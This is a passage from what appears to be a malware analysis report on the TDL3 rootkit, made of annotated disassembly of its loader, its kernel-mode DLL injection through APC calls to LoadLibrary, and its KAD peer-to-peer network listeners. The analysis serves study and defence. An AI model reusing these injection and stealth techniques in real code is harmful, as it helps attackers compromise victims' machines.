.rsrc:00026A2C         mov     ecx, [ebp+OffsMalwareData]
.rsrc:00026A2F         add     eax, [ecx+MALWARE_DATA.ZwReadFile]
.rsrc:00026A32         call    eax
.rsrc:00026A32
.rsrc:00026A34         test    eax, eax
.rsrc:00026A36         jnl    short loc_26AA7
.rsrc:00026A36
.rsrc:00026A38         mov     eax, 308h
.rsrc:00026A3D         mov     eax, [eax+0FFDF0000h]
.rsrc:00026A43     eax=0xffdf0308
.rsrc:00026A43         mov     eax, [eax+4]

Checks signature to validate data:

.rsrc:00026A45         cmp     dword ptr [eax+4], '3LDT'
.rsrc:00026A4B         jnz    short loc_26AA7
.rsrc:00026A4D         mov     eax, [ebp+_54F87F93]
.rsrc:00026A50         add     eax, 0AB09E7EDh
.rsrc:00026A55         push   eax
.rsrc:00026A56         mov     eax, 308h
.rsrc:00026A5B         mov     eax, [eax+0FFDF0000h]
.rsrc:00026A61     eax=0xffdf0308
.rsrc:00026A61         push   dword ptr [eax+0E4h]
.rsrc:00026A67         mov     eax, 308h
.rsrc:00026A6C         mov     eax, [eax+0FFDF0000h]
.rsrc:00026A72     eax=0xffdf0308
.rsrc:00026A72         mov     eax, [eax+4]
.rsrc:00026A75         mov     ecx, [ebp+OffsMalwareData]
.rsrc:00026A78         add     eax,
[ecx+MALWARE_DATA.IoUnregisterFsRegistrationChange]
.rsrc:00026A7B         call    eax

Calls malware code from TDL3_CODE_BUFFER:

.rsrc:00026A7D         push   [ebp+_OBJECT]
.rsrc:00026A80         mov     eax, 308h
.rsrc:00026A85         mov     eax, [eax+0FFDF0000h]
.rsrc:00026A8B     eax=0xffdf0308
.rsrc:00026A8B         push   dword ptr [eax+0E4h]
.rsrc:00026A91         mov     eax, 308h
.rsrc:00026A96         mov     eax, [eax+0FFDF0000h]
.rsrc:00026A9C         mov     eax, [eax+4]
.rsrc:00026A9E         add     eax, 384h
.rsrc:00026AA3         call    eax ; call malware driver
code .rsrc:00026AA3
.rsrc:00026AA5         jmp     short _exit

.rsrc:00026AD0 start_data MALWARE_DATA <38B2A200h, 3Ah, 159F7h, 60008h,
2964Ch, 29B88h, 0ED9B8h, 9D83Ch, 9DE20h, 0, 0, 1CD25h>

```

Figure XVI Loader Code (Disassembly)

## VI.10 Process Injection

When the Driver code executes, it in turns executes the other malware components. This includes the two user-mode payload modules, tdlcmd.dll and tdlwsp.dll. The injection targets of the modules are specified in the configuration file:

```
[injector]
svchost.exe = tdlcmd.dll
* = tdlwsp.dll
```

The configuration information indicates that when the process svchost is launched, tdlcmd.dll will be injected into it; whereas the '\*' means that any other process executed is injected with tdlwsp.dll.

To perform the injection, the driver adds a LoadImageNotifyRoutine. This routine checks if "kernel32.dll" is loaded/imported by the process, then creates an APC routine that queues a WorkerRoutine. It then reads the config.ini to check which component to inject, based on the process image name being launched.

```
.text:10005324 LoadImageNotifyHandler proc near
.text:10005324 var_28      = word ptr -28h
.text:10005324 var_26      = word ptr -26h
.text:10005324 var_24      = word ptr -24h
.text:10005324 var_22      = word ptr -22h
.text:10005324 var_20      = word ptr -20h
.text:10005324 var_1E      = word ptr -1Eh
.text:10005324 var_1C      = word ptr -1Ch
.text:10005324 var_1A      = word ptr -1Ah
.text:10005324 var_18      = word ptr -18h
.text:10005324 var_16      = word ptr -16h
.text:10005324 var_14      = word ptr -14h
.text:10005324 var_12      = word ptr -12h
.text:10005324 var_10      = word ptr -10h
.text:10005324 var_E       = word ptr -0Eh
.text:10005324 var_8       = byte ptr -8
.text:10005324 curr_thread = dword ptr 8
.text:10005324 arg_8      = dword ptr 10h
.text:10005324
.text:10005324          push    ebp
.text:10005325          mov     ebp, esp
.text:10005327          sub     esp, 28h
.text:1000532A          push    esi
.text:1000532B          xor     esi, esi
.text:1000532D          cmp    [ebp+curr_thread], esi
.text:10005330          jz     not_found
```

Checks if KERNEL32 is imported:

```
.text:10005336          push     5E35B3F4h          ; hash :
RtlInitUnicodeString
.text:1000533B          mov     [ebp+var_28], '*'
.text:10005341          mov     [ebp+var_26], '\'
.text:10005347          mov     [ebp+var_24], 'K'
.text:1000534D          mov     [ebp+var_22], 'E'
.text:10005353          mov     [ebp+var_20], 'R'
.text:10005359          mov     [ebp+var_1E], 'N'
.text:1000535F          mov     [ebp+var_1C], 'E'
.text:10005365          mov     [ebp+var_1A], 'L'
.text:1000536B          mov     [ebp+var_18], '3'
.text:10005371          mov     [ebp+var_16], '2'
.text:10005377          mov     [ebp+var_14], '.'
.text:1000537D          mov     [ebp+var_12], 'D'
.text:10005383          mov     [ebp+var_10], 'L'
.text:10005389          mov     [ebp+var_E], 'L'
.text:1000538F          mov     [ebp-0Ch], si
.text:10005393          call    FindKernel_bySidtCall
.text:10005398          push    eax
.text:10005399          call    FindAPIbyHash
.text:10005399          push    eax
.text:1000539E          lea    ecx, [ebp+var_28]
.text:100053A1          push    ecx
.text:100053A2          lea    ecx, [ebp+var_8]
.text:100053A5          push    ecx
.text:100053A6          call    eax                ; RtlInitUnicodeString
.text:100053A6          push    0CCD9AAAFh        ; hash :
FsRtlIsNameInExpression
.text:100053AD          call    FindKernel_bySidtCall
.text:100053AD          push    eax
.text:100053B2          call    FindAPIbyHash
.text:100053B3          push    esi
.text:100053B8          push    1
.text:100053B9          push    [ebp+curr_thread]
.text:100053BB          lea    ecx, [ebp+var_8]
.text:100053BE          push    ecx
.text:100053C1          call    eax                ;
FsRtlIsNameInExpression
.text:100053C2          test   al, al
.text:100053C4          jz     not_found
.text:100053C6          test   al, al
.text:100053C6          jz     not_found
.text:100053C6          test   al, al
```

Sets APC Function to LoadLibrary:

```
.text:100053CC          mov     eax, ds:0FFDF0308h
.text:100053D1          push   edi
.text:100053D2          lea    edi, [eax+TDL3.LoadLibraryExA]
.text:100053D8          cmp    [edi], esi
```



```

.text:100053DA          jnz     short loc_100053EE
.text:100053DA

.text:100053EE loc_100053EE:          ; CODE XREF:
LoadImageNotifyHandler+B6j
.text:100053EE          push    ebx
.text:100053EF          push    0DE45E96Ch          ; hash :
ExAllocatePool
.text:100053F4          call    FindKernel_bySidtCall
.text:100053F4
.text:100053F9          push    eax
.text:100053FA          call    FindAPIbyHash
.text:100053FA
.text:100053FF          push    30h
.text:10005401          push    esi
.text:10005402          call    eax                  ; ExAllocatePool
.text:10005402
.text:10005404          mov     ebx, eax
.text:10005406          cmp     ebx, esi
.text:10005408          jz     short loc_1000545E
.text:10005408
.text:1000540A          push    6A85FB87h          ; hash :
nt!__KeGetCurrentThread
.text:1000540F          call    FindKernel_bySidtCall
.text:1000540F
.text:10005414          push    eax
.text:10005415          call    FindAPIbyHash
.text:10005415
.text:1000541A          call    eax                  ; __KeGetCurrentThread
.text:1000541A
.text:1000541C          mov     [ebp+curr_thread], eax
.text:1000541F          call    ComputeDelta
.text:1000541F
.text:10005424          mov     edi, eax
.text:10005426          push    0D79E0B0Ah          ; nt!KeInitializeApc
.text:1000542B          add     edi, 0F5782F4Fh ; Reference_Function
.text:10005431          call    FindKernel_bySidtCall
.text:10005431
.text:10005436          push    eax
.text:10005437          call    FindAPIbyHash
.text:10005437
.text:1000543C          push    esi
.text:1000543D          push    esi
.text:1000543E          push    esi
.text:1000543F          push    esi
.text:10005440          push    edi                  ; TDL3.LoadLibraryExA
.text:10005440
.text:10005441          push    esi
.text:10005442          push    [ebp+curr_thread]
.text:10005445          push    ebx
.text:10005446          call    eax                  ; nt!KeInitializeApc

```

Figure XVII LoadImageNotify Handler

The DLL injection concept used is itself trivial and is commonly used by other malwares in user mode. User mode injection generally will obtain a handle to the target process, allocate a memory space inside the target process' space to put the DLL name to be injected in that allocation and finally creating a remote thread pointing to LoadLibrary. The driver injector routine implements something similar; calling KeStackAttachProcess, giving the malware thread access to the target process' address space; it then allocates a memory space inside the process' context to write the path of the DLL component to be injected. It initializes an APC thread pointing to the kernel32!LoadLibrary function, with parameters addressed to the DLL name inside the process' memory context. And finally, like a charm, the DLL is loaded in the context of the launched process.

## VI.11 Worker Threads and KAD Protocol

Some early TDL3 variants contain a P2P module using the Kademlia-based DHT protocol (KAD), which is known as the most widely used DHT-based protocol.

Implementing this module involves creating additional worker threads in order to initiate a P2P connection to known servers and peers.

```
.text:100047EE /*
.text:100047EE  KAD Protocol Standard Port for Send/Recv Messages
.text:100047EE */
.text:100047EE          push    1240h          ; KAD Protocol
Standard Port = 4672
.text:100047F3          mov     [ebp+device_udp], cx
.text:100047F7          mov     [ebp+var_16], 'd'
.text:100047FD          mov     [ebp+var_12], 'v' ; MajorVersion
.text:10004803          mov     [ebp+var_10], 'i'
.text:10004809          mov     [ebp+var_E], 'c' ; NumberOfFunctions
.text:1000480F          mov     [ebp+var_A], cx
.text:10004813          mov     [ebp+var_8], 'u'
.text:10004819          mov     [ebp+var_6], 'd' ;
AddressOfNameOrdinals
.text:1000481F          mov     [ebp+var_4], 'p'
.text:10004825          mov     [ebp+var_2], di
.text:10004829          mov     [ebp+device_tcp], cx
.text:1000482D          mov     [ebp+var_2E], 'd'
.text:10004833          mov     [ebp+var_2A], 'v'
.text:10004839          mov     [ebp+var_28], 'i'
.text:1000483F          mov     [ebp+var_26], 'c'
.text:10004845          mov     [ebp+var_22], cx
.text:10004849          mov     [ebp+var_20], 't'
.text:1000484F          mov     [ebp+var_1E], 'c'
.text:10004855          mov     [ebp+var_1C], 'p'
```

```

.text:1000485B             mov     [ebp+var_1A], di
.text:1000485F             mov     eax, ds:0FFDF0308h
.text:10004864             push   edi
.text:10004865             add     eax, 678h
.text:1000486A             push   eax
.text:1000486B             lea    eax, [ebp+device_udp]
.text:1000486E             push   eax
.text:1000486F /*
.text:1000486F kd> dt _OBJECT_ATTRIBUTES f7bc6f14
.text:1000486F nt!_OBJECT_ATTRIBUTES
.text:1000486F +0x000 Length           : 0x18
.text:1000486F +0x004 RootDirectory    : (null)
.text:1000486F +0x008 ObjectName       : 0xf7bc6f48 _UNICODE_STRING
"\device\udp"
.text:1000486F +0x00c Attributes       : 0x240
.text:1000486F +0x010 SecurityDescriptor : (null)
.text:1000486F +0x014 SecurityQualityOfService : (null)
.text:1000486F */
.text:1000486F             call   TDIOpenTransport
.text:1000486F
.text:10004874             test   eax, eax
.text:10004876             mov     ebx, 0DE45E96Ch ; hash :
ExAllocatePool
.text:1000487B             jl     short SetUp_UpDown_loadingFiles
.text:1000487B
.text:1000487D             push   ebx
.text:1000487E             call   FindKernel_bySidtCall
.text:1000487E
.text:10004883             push   eax
.text:10004884             call   FindAPIbyHash
.text:10004884
.text:10004889             push   10h
.text:1000488B             push   edi
.text:1000488C             call   eax ; ExAllocatePool
.text:1000488C
.text:1000488E             mov     esi, eax
.text:10004890             cmp     esi, edi
.text:10004892             jz     short SetUp_UpDown_loadingFiles
.text:10004892
.text:10004894             call   ComputeDelta
.text:10004894
.text:10004899 /*
.text:10004899 Execute Worker routine
.text:10004899 UDP :
.text:10004899 kd> dt _WORK_QUEUE_ITEM 82a969f8 -r
.text:10004899 nt!_WORK_QUEUE_ITEM
.text:10004899 +0x000 List             : _LIST_ENTRY [ 0x0 - 0x0 ]
.text:10004899 +0x000 Flink            : (null)
.text:10004899 +0x004 Blink            : (null)
.text:10004899 +0x008 WorkerRoutine    : 0x82cf882a void
+ffffffff82cf882a
.text:10004899 +0x00c Parameter        : 0x82a969f8
.text:10004899
.text:10004899 */

```

```

.text:10004899
.text:10004899      add     eax, 0F57824A6h ; xref :
TDIReceiveDatagram
.text:1000489E      push   7E91282h        ; hash :
ExQueueWorkItem
.text:100048A3      mov     [esi+_WORK_QUEUE_ITEM.WorkerRoutine],
eax
.text:100048A6      mov     [esi+_WORK_QUEUE_ITEM.Parameter], esi
.text:100048A9      mov     [esi+_WORK_QUEUE_ITEM.List.Flink], edi
.text:100048AB      call   FindKernel_bySidtCall
.text:100048AB
.text:100048B0      push   eax
.text:100048B1      call   FindAPIbyHash
.text:100048B1
.text:100048B6      push   1
.text:100048B8      push   esi
.text:100048B9      call   eax                ; ExQueueWorkItem
.text:100048B9
.text:100048BB      .text:100048BB Setup_UpDown_loadingFiles:                ; CODE XREF:
WorkerRoutine_ForTCPandUDP+AEj
.text:100048BB      ;
WorkerRoutine_ForTCPandUDP+C5j
.text:100048BB      mov     eax, ds:0FFDF0308h
.text:100048C0      push   1236h            ; KAD Protocol
Standard Port for Up/Downloading files = 4662
.text:100048C5      push   edi
.text:100048C6      add     eax, 690h
.text:100048CB      push   eax
.text:100048CC      lea    eax, [ebp+device_tcp]
.text:100048CF      push   eax
.text:100048D0      /*
.text:100048D0      kd> dt _OBJECT_ATTRIBUTES f7bc6f14 -r
.text:100048D0      nt!_OBJECT_ATTRIBUTES
.text:100048D0      +0x000 Length           : 0x18
.text:100048D0      +0x004 RootDirectory    : (null)
.text:100048D0      +0x008 ObjectName       : 0xf7bc6f48 _UNICODE_STRING
"\device\tcp"
.text:100048D0      +0x000 Length           : 0x16
.text:100048D0      +0x002 MaximumLength    : 0x18
.text:100048D0      +0x004 Buffer            : 0xf7bc6f74 "\device\tcp"
.text:100048D0      +0x00c Attributes       : 0x240
.text:100048D0      +0x010 SecurityDescriptor : (null)
.text:100048D0      +0x014 SecurityQualityOfService : (null)
.text:100048D0      */
.text:100048D0      call   TDIOpenTransport
.text:100048D0
.text:100048D5      test   eax, eax
.text:100048D7      jl     short loc_10004917
.text:100048D7
.text:100048D9      push   ebx
.text:100048DA      call   FindKernel_bySidtCall
.text:100048DA
.text:100048DF      push   eax
.text:100048E0      call   FindAPIbyHash

```

```

.text:100048E0
.text:100048E5      push    10h
.text:100048E7      push    edi
.text:100048E8      call   eax                ; ExAllocatePool
.text:100048E8
.text:100048EA      mov     esi, eax
.text:100048EC      cmp     esi, edi
.text:100048EE      jz     short loc_10004917
.text:100048EE
.text:100048F0      call   ComputeDelta
.text:100048F0
.text:100048F5      add     eax, 0F578272Ch ; xref :
TDLListenForConnection
.text:100048FA      push   7E91282h          ; hash :
ExQueueWorkItem
.text:100048FF      mov     [esi+_WORK_QUEUE_ITEM.WorkerRoutine],
eax
.text:10004902      mov     [esi+_WORK_QUEUE_ITEM.Parameter], esi
.text:10004905      mov     [esi+_WORK_QUEUE_ITEM.List.Flink], edi
.text:10004907      call   FindKernel_bySidtCall
.text:10004907
.text:1000490C      push   eax
.text:1000490D      call   FindAPIbyHash
.text:1000490D
.text:10004912      push   1
.text:10004914      push   esi
.text:10004915      call   eax                ; ExQueueWorkItem

```

Opens KAD Service Port:

```

.text:10002292      push   ebp
.text:10002293      mov     ebp, esp
.text:10002295      sub     esp, 68h
.text:10002298      push   ebx
.text:10002299      push   esi
.text:1000229A      mov     esi, [ebp+devobj]
.text:1000229D      push   edi
.text:1000229E      push   esi
.text:1000229F      call   TDIQueryAddress
.text:1000229F
.text:100022A4      mov     edi, eax
.text:100022A6      xor     ebx, ebx
.text:100022A8      cmp     edi, ebx
.text:100022AA      jl     loc_100023FC
.text:100022AA
.text:100022B0      mov     eax,
[esi+DEVICE_OBJECT.AttachedDevice]
.text:100022B3      mov     eax, [eax+DRIVER_OBJECT.DeviceObject]
.text:100022B6      push   0AA66EFD6h        ; hash :
IoBuildDeviceIoControlRequest
.text:100022BB      mov     edi, 0C000009Ah
.text:100022C0      mov     [ebp+devobj], eax
.text:100022C3      call   FindKernel_bySidtCall
.text:100022C3
.text:100022C8      push   eax

```

```

.text:100022C9             call     FindAPIbyHash
.text:100022C9
.text:100022CE             push    ebx
.text:100022CF             push    ebx
.text:100022D0             push    1
.text:100022D2             push    ebx
.text:100022D3             push    ebx
.text:100022D4             push    ebx
.text:100022D5             push    ebx
.text:100022D6             push    [ebp+devobj]
.text:100022D9             push    3
.text:100022DB /*
.text:100022DB kd> !devobj 82cb7860
.text:100022DB Device object (82cb7860) is for:
.text:100022DB Tcp \Driver\Tcpip DriverObject 82c5e9a8
.text:100022DB Current Irp 00000000 RefCount 91 Type 00000012 Flags 00000050
.text:100022DB Dacl e1699c64 DevExt 00000000 DevObjExt 82cb7918
.text:100022DB ExtensionFlags (000000000)
.text:100022DB Device queue is not busy.
.text:100022DB */
.text:100022DB             call    eax                ;
IoBuildDeviceIoControlRequest
.text:100022DB
.text:100022DD             cmp     eax, ebx
.text:100022DF             mov     [ebp+devobj], eax
.text:100022E2             jz     loc_100023FC
.text:100022E2
.text:100022E8             mov     edi, 2C655ACDh ; hash : nt!memset
.text:100022ED             push   edi
.text:100022EE             call   FindKernel_bySidtCall
.text:100022EE
.text:100022F3             push   eax
.text:100022F4             call   FindAPIbyHash
.text:100022F4
.text:100022F9             push   2Eh
.text:100022FB             lea    ecx,
[ebp+_TDI_CONNECTION_INFORMATION.UserDataLength]
.text:100022FE             push   ebx
.text:100022FF             push   ecx
.text:10002300             call   eax                ; memset
.text:10002300
.text:10002302             add    esp, 0Ch
.text:10002305             lea    eax,
[ebp+_TA_IP_ADDRESS.TAAddressCount]
.text:10002308             push   edi
.text:10002309             mov    [ebp+_TDI_CONNECTION_INFORMATION.RemoteAddressLength], 16h
.text:10002310             mov    [ebp+_TDI_CONNECTION_INFORMATION.RemoteAddress], eax
.text:10002313             mov    [ebp+_TA_IP_ADDRESS.TAAddressCount], 1
.text:1000231A             mov    [ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP.AddressLength], 0Eh
.text:10002320             mov    [ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP.AddressType], TDI_ADDRESS_TYPE_IP

```

```

.text:10002326             mov
[ebp+__TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.in_addr], ebx
.text:10002329             mov
[ebp+__TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.sin_port], bx
.text:1000232D             call    FindKernel_bySidtCall
.text:1000232D
.text:10002332             push   eax
.text:10002333             call   FindAPIbyHash
.text:10002333
.text:10002338             push   2Eh
.text:1000233A             lea   ecx,
[ebp+__TDI_CONNECTION_INFORMATION.UserDataLength]
.text:1000233D             push   ebx
.text:1000233E             push   ecx
.text:1000233F             call   eax                ; memset
.text:1000233F
.text:10002341             mov    ecx, [ebp+devobj]
.text:10002344             mov
[ebp+__TDI_CONNECTION_INFORMATION.RemoteAddressLength], 16h
.text:1000234B             mov    [ebp+__TA_IP_ADDRESS.TAAddressCount], 1
.text:10002352             mov
[ebp+__TA_IP_ADDRESS._TA_ADDRESS_IP.AddressLength], 0Eh
.text:10002358             mov
[ebp+__TA_IP_ADDRESS._TA_ADDRESS_IP.AddressType], TDI_ADDRESS_TYPE_IP
.text:1000235E             mov
[ebp+__TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.in_addr], ebx
.text:10002361             mov
[ebp+__TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.sin_port], bx
.text:10002365             lea   eax,
[ebp+__TA_IP_ADDRESS.TAAddressCount]
.text:10002368             mov
[ebp+__TDI_CONNECTION_INFORMATION.RemoteAddress], eax
.text:1000236B             mov   eax, dword ptr
[ecx+IRP.Tail.Overlay.anonymous_1.anonymous_0] ; IO_STACK_LOCATION
.text:1000236E             mov   [eax-8], ebx      ;
_IO_STACK_LOCATION.CompletionRoutine
.text:10002371             mov   [eax-4], ebx      ;
_IO_STACK_LOCATION.Context
.text:10002374             mov   [eax-21h], bl     ;
_IO_STACK_LOCATION.Control
.text:10002377             sub   eax, 24h
.text:1000237A             mov   eax, [ecx+60h]    ; IO_STACK_LOCATION
.text:1000237D             sub   eax, 24h
.text:10002380             mov   [eax+IO_STACK_LOCATION.MajorFunction],
IRP_MJ_INTERNAL_DEVICE_CONTROL
.text:10002383             mov   [eax+IO_STACK_LOCATION.MinorFunction],
TDI_LISTEN
.text:10002387             mov   edx, [esi+10h]
.text:1000238A             mov   edx, [edx+_FILE_OBJECT.DeviceObject]
.text:1000238D             mov   [eax+IO_STACK_LOCATION.DeviceObject],
edx
.text:10002390             mov   edx, [esi+8]
.text:10002393             mov   [eax+IO_STACK_LOCATION.FileObject],
edx

```

```

.text:10002396          lea     edx,
[ebp+__TDI_CONNECTION_INFORMATION.UserDataLength]
.text:10002399          mov
[eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength], edx
.text:1000239C          mov
[eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.OutputBufferLength], ebx
.text:1000239F          lea     edx,
[ebp+__TDI_CONNECTION_INFORMATION.UserDataLength]
.text:100023A2          mov
[eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode], edx
.text:100023A5          add     esp, 0Ch
.text:100023A8          lea     eax, [ebp+var_8]
.text:100023AB          push   eax
.text:100023AC          mov     eax, [esi+10h]
.text:100023AF          push   [eax+_FILE_OBJECT.DeviceObject]
.text:100023B2          push   ecx
.text:100023B3          call   TDICall
.text:100023B3
.text:100023B8          mov     edi, eax
.text:100023BA          cmp     edi, ebx
.text:100023BC          jnl    short loc_100023FC
.text:100023BC
.text:100023BE          /*
.text:100023BE          Change Endiannes
.text:100023BE          */
.text:100023BE          mov     ecx,
[ebp+__TDI_CONNECTION_INFORMATION.RemoteAddress]
.text:100023C1          mov     eax, [ecx+0Ah] ;
TA_ADDRESS.TA_ADDRESS_IP.TDI_ADDRESS_IP.in_addr
.text:100023C4          mov     edx, eax
.text:100023C6          mov     [ebp+devobj], eax ; AABCCDD
.text:100023C9          and     eax, 0FF00h ; 0000CC00
.text:100023CE          shl     edx, 10h ; CCDD0000
.text:100023D1          or      edx, eax ; CCDDCC00
.text:100023D3
.text:100023D3          xor     eax, eax
.text:100023D5          mov     ah, byte ptr [ebp+devobj+2] ; 0000BB00
.text:100023D8          shl     edx, 8 ; DDCC0000
.text:100023DB
.text:100023DB          or      edx, eax ; DDCCBB00
.text:100023DD          movzx  eax, byte ptr [ecx+0Dh] ; 000000AA
.text:100023E1          or      edx, eax ; DDCCBBAA
.text:100023E3          mov     eax, [ebp+in_addr]

```

Returns Opened Port and IP address:

```

.text:100023E6          mov     [eax], edx
.text:100023E8          movzx  eax, word ptr [ecx+8] ;
TA_ADDRESS.TA_ADDRESS_IP.TDI_ADDRESS_IP.sin_port
.text:100023EC          movzx  cx, ah
.text:100023F0          shl     eax, 8
.text:100023F3          add     cx, ax
.text:100023F6          mov     eax, [ebp+port]
.text:100023F9          mov     [eax], cx
.text:100023F9

```



Setup TDI Receive Event for accepting UDP connections:

```
.text:100025E9          push    2Eh
.text:100025EB          lea    ecx,
[ebp+_TDI_CONNECTION_INFORMATION.UserDataLength] ; ReceiveInfo Buffer
.text:100025EE          push    ebx
.text:100025EF          push    ecx
.text:100025F0          call   eax                ; memset
.text:100025F0
.text:100025F2          mov
[ebp+_TDI_CONNECTION_INFORMATION.RemoteAddressLength], 16h
.text:100025F9          mov    [ebp+_TA_IP_ADDRESS.TAAddressCount], 1
.text:10002600          mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP.AddressLength], 0Eh
.text:10002606          mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP.AddressType], TDI_ADDRESS_TYPE_IP
.text:1000260C          mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.in_addr], ebx
.text:1000260F          mov
[ebp+_TA_IP_ADDRESS._TA_ADDRESS_IP._TDI_ADDRESS_IP.sin_port], bx
.text:10002613          lea   eax,
[ebp+_TA_IP_ADDRESS.TAAddressCount]
.text:10002616          mov
[ebp+_TDI_CONNECTION_INFORMATION.RemoteAddress], eax
.text:10002619          mov   eax, dword ptr
[esi+IRP.Tail.Overlay.anonymous_1.anonymous_0] ; IO_STACK_LOCATION of next
lower driver's I/O
.text:1000261C /*
.text:1000261C   Package IOCTL Request Packet
.text:1000261C   Setup ClientEventReceiveDatagram
.text:1000261C */
.text:1000261C          mov    [eax-8], ebx      ;
_IO_STACK_LOCATION.CompletionRoutine
.text:1000261F          mov    [eax-4], ebx      ;
_IO_STACK_LOCATION.Context
.text:10002622          mov    [eax-21h], bl     ;
_IO_STACK_LOCATION.Control = METHOD_BUFFERED
.text:10002625          sub    eax, 24h         ; point to next io
stack
.text:10002628          mov   eax, dword ptr
[esi+IRP.Tail.Overlay.anonymous_1.anonymous_0]
.text:1000262B /*
.text:1000262B   IoStack = next IrpStackLocation
.text:1000262B */
.text:1000262B          sub    eax, 24h         ; point to CURRENT
_IO_STACK_LOCATION
.text:1000262E          mov    [eax+IO_STACK_LOCATION.MajorFunction],
IRP_MJ_INTERNAL_DEVICE_CONTROL
.text:10002631          mov    [eax+IO_STACK_LOCATION.MinorFunction],
TDI_RECEIVE_DATAGRAM
```

```

.text:10002635         mov     ecx, [edi+10h]
.text:10002638         mov     ecx, [ecx+_FILE_OBJECT.DeviceObject]
.text:1000263B         mov     [eax+IO_STACK_LOCATION.DeviceObject],
ecx
.text:1000263E         mov     ecx, [edi+10h]
.text:10002641         mov     [eax+IO_STACK_LOCATION.FileObject],
ecx ; FileObject
.text:10002644         mov     ecx, [ebp+_buffer_size_]
.text:10002647         mov     [eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.OutputBufferLength], ecx
.text:1000264A         lea    ecx, [ebp+InputBufferLength]
.text:1000264D         mov     [eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.InputBufferLength], ecx
.text:10002650         mov     [eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.Type3InputBuffer], 20h
.text:10002657         lea    ecx,
[ebp+_TDI_CONNECTION_INFORMATION.UserDataLength]
.text:1000265A         mov     [eax+IO_STACK_LOCATION.Parameters.DeviceIoControl.IoControlCode], ecx
.text:1000265D         mov     eax, [ebp+buffer_ffdf0308_678_md1] ;
_MDL
.text:10002660         mov     [esi+IRP.MdlAddress], eax
.text:10002663         add     esp, 0Ch
.text:10002666         /*
.text:10002666         kd> dt _IO_STATUS_BLOCK f5a02cf8
.text:10002666         nt!_IO_STATUS_BLOCK
.text:10002666         +0x000 Status           : -2100336419
.text:10002666         +0x000 Pointer          : 0x82cf68dd
.text:10002666         +0x004 Information       : 8
.text:10002666         */
.text:10002666         lea    eax,
[ebp+_IO_STATUS_BLOCK.anonymous.status]
.text:10002669         push   eax
.text:1000266A         mov     eax, [edi+10h]
.text:1000266D         push   [eax+_FILE_OBJECT.DeviceObject]
.text:10002670         push   esi ; IRP
.text:10002671         /*
.text:10002671         TDIQueryDeviceControl
.text:10002671         */
.text:10002671         call   TDICall
.text:10002671

```

When UDP packet is received, checks validity of KAD packet:

```

.text:100045D7         movzx  eax, byte ptr [esi]
.text:100045DA         add     esp, 14h
.text:100045DD         sub     eax, KAD_STANDARD_PACKET ; eMule-Kad =
0xE4 standard packet
.text:100045DD         ; 0xE5
zlib Compressed packets
.text:100045E2         jz     short KAD_StandardPacket
.text:100045E2
.text:100045E4         dec     eax ;
KAD_ZLIB_COMPRESSED_PACKET
.text:100045E5         jnz    _RECEIVE_MORE_

```

Checks whether a HandShake is being initiated and sends necessary reply:

```
.text:10004638 KAD_StandardPacket:                ; CODE XREF:
TDIReceiveDatagram+13Cj
.text:10004638          mov     edi, [ebp+BUFFER]
.text:10004638
.text:1000463B
.text:1000463B check_values_in_buffer:                ; CODE XREF:
TDIReceiveDatagram+190j
.text:1000463B          movzx  eax, [esi+kad_protocol.Opcode]
.text:1000463F          cmp     eax, KAD_SEARCH_RES ;
<HASH (KEY) [16]><CNT1 [2]><HASH (ANSWER) [16]><CNT2 [2]><META>* (CNT2)) * (CNT1)
.text:10004642          jg     short KAD_PUBLISHED_or_FIREWALLED
.text:10004642
.text:10004644          jz     _RECEIVE_MORE_
.text:10004644
.text:1000464A          cmp     eax, KAD_HELLO_REQ ;
<PEER (SENDER) [25]>
.text:1000464D          jz     short KAD_HELLO_REQUEST
.text:1000464D
.text:1000464F          cmp     eax, KAD_HELLO_RES ;
<PEER (RECEIVER) [25]>
.text:10004652          jz     short KAD_HELLO_RESPONSE
.text:10004652
.text:10004654          cmp     eax, KAD_REQ ;
<TYPE [1]><HASH (TARGET) [16]><HASH (RECEIVER) [16]>
.text:10004657          jz     short KAD_REQUEST
.text:10004657
.text:10004659          cmp     eax, KAD_RES ;
<HASH (TARGET) [16]><CNT><PEER [25]>* (CNT)
```

Checks for Publish Requests:

```
.text:100046AA KAD_PUBLISHED_or_FIREWALLED:        ; CODE XREF:
TDIReceiveDatagram+19Cj
.text:100046AA          sub     eax, KAD_PUBLISH_REQ ;
<HASH (KEY) [16]><CNT1 [2]><HASH (TARGET) [16]><CNT2 [2]><META>* (CNT2) * (CNT1)
.text:100046AD          jz     short KAD_PUBLISH_REQUEST
.text:100046AD
.text:100046AF          sub     eax, 8 ; KAD_PUBLISH_RES
.text:100046B2          jz     _RECEIVE_MORE_
.text:100046B2
.text:100046B8          sub     eax, 8 ; KAD_FIREWALLED_REQ
.text:100046BB          jz     short KAD_FIREWALLED_REQUEST
.text:100046BB
.text:100046BD          sub     eax, 8 ; KAD_FIREWALLED_RES
.text:100046C0          jz     short KAD_FIREWALLED_RESPONSE
.text:100046C0
```

Figure XVIII Early KAD Funtionalities

Base on the functions seen in the malware, the majority of the functions are involved in Response. Handshake functionality is supported, but the necessary bootstrap functions to join a KAD network are not. Furthermore, when a PUBLISH request is received the malware only stores details from the received request, which is expected to be “string” information(s); no further action is taken. Should this be taken as an indication that the malware is spying on KAD networks?

## VI.12 Related Works and References

TDL3 analysis - <http://rootbiez.blogspot.com/2009/11/rootkit-tdl3-why-so-serious-lets-put.html>

Exploiting KAD - <http://ccr.sigcomm.org/online/files/p65-steiner.pdf>

Performance Evaluation of KAD - <http://www.di.unipi.it/~ricci/MasterThesisBrunner.pdf>

File Caching - [http://msdn.microsoft.com/en-us/library/aa364218\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa364218(VS.85).aspx)

